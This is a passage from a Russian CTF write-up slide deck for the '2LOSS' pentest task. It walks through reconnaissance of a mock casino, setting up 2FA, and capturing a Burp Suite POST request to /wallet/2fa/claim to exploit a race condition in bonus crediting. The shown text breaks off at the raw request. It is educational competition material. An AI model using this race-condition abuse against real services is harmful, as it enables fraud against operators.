МИНСПОРТ РОССИИ

ФСП федерация спортивного программирования России

КУБОК ФЕДЕРАЦИИ 2026

РАЙТАП · PENTEST

2LOSS

PENTEST

19 СЕНТЯБРЯ 2026
ОНЛАЙН · CTF TASK-BASED

PENTEST
КАТЕГОРИЯ

40
СЛАЙДОВ В РАЗБОРЕ

01

СОДЕРЖАНИЕ ТАСКА


Из полученных данных мы узнали, что преступная группировка финансируется за счёт нелегального казино 2loss. Чтобы оборвать один из каналов её дохода, нам нужно взломать казино.

2LOSS
PENTEST

02

РАЗВЕДКА

Переходим по ссылке и видим казино 2loss, о котором говорилось в описании таска. Без регистрации доступные возможности существенно ограничены, поэтому попробуем зарегистрироваться.



2LOSS
PENTEST


02

РАЗВЕДКА

ПРОДОЛЖЕНИЕ

Мы создали аккаунт и получили бонус — 1 000 монет за регистрацию. Теперь можно играть. Сразу обращает на себя внимание VIP-статус: он явно открывает больше возможностей, но стоит 100 000 монет. Можно попробовать выиграть их в играх, однако вряд ли казино позволит легально получить такую большую сумму.

Также есть реферальные коды, но создавать их могут только VIP-пользователи.




2LOSS
PENTEST

02

РАЗВЕДКА

ПРОДОЛЖЕНИЕ

Во вкладке `wallet` есть функция, которая может выдать ещё 5 000 монет, но до необходимых 100 000 всё ещё далеко.




2LOSS
PENTEST

03

САМЫЙ БЫСТРЫЙ ГОНЩИК

Выиграть нужную сумму легально либо нереально, либо слишком долго, поэтому будем искать другой путь. Один из возможных векторов после разведки — race condition при получении бонуса за подключение 2FA, а именно в запросе на начисление бонуса.




2LOSS
PENTEST

03

САМЫЙ БЫСТРЫЙ ГОНЩИК

ПРОДОЛЖЕНИЕ

Для удобства используем сайт `2fa.zone`: вводим полученную строку и получаем код.




Полученный код вводим на сайте 2loss и активируем 2FA.

2LOSS
PENTEST

03

САМЫЙ БЫСТРЫЙ ГОНЩИК

ПРОДОЛЖЕНИЕ




Бонус пока не начислен: нужно ещё раз подтвердить 2FA. Для этого вводим другой код, который выдаёт `2fa.zone` для той же строки.

2LOSS
PENTEST

03

САМЫЙ БЫСТРЫЙ ГОНЩИК

ПРОДОЛЖЕНИЕ



2LOSS
PENTEST

03


САМЫЙ БЫСТРЫЙ ГОНЩИК

ПРОДОЛЖЕНИЕ

Теперь посмотрим, как приложение взаимодействует с сервером, — изучим запросы через Burp Suite. Нас интересует POST-запрос, который инициирует получение бонуса.

#	Host	Method	URL	Params	Edited	Sta
30	https://f54e246c8af24ca2.tas...	GET	/wallet			200
29	https://f54e246c8af24ca2.tas...	POST	/wallet/2fa/claim	✓		200
23	https://f54e246c8af24ca2.tas...	GET	/dashboard			200
20	https://f54e246c8af24ca2.tas...	GET	/wallet			200
19	https://f54e246c8af24ca2.tas...	POST	/wallet/2fa/enable	✓		200
18	https://f54e246c8af24ca2.tas...	POST	/wallet/2fa/setup			200
15	https://f54e246c8af24ca2.tas...	GET	/wallet			200

При беглом взгляде видно обращение к маршруту `/wallet/2fa/claim`. Откроем этот запрос и изучим его.



Request

Pretty Raw Hex

```
POST /wallet/2fa/claim HTTP/1.1
Host: f54e246c8af24ca2.tasks.quals.xn--2026-43dfvhb5aarb9c8a4bu5b.xn--plai
Cookie: session=eyJ1c2YyX2lkIjo2fQ.aqujSg.mBYF10FiDDeQwNyOdxW2WxD576ZI
Content-Length: 17
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: ru-RU,ru;q=0.9
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
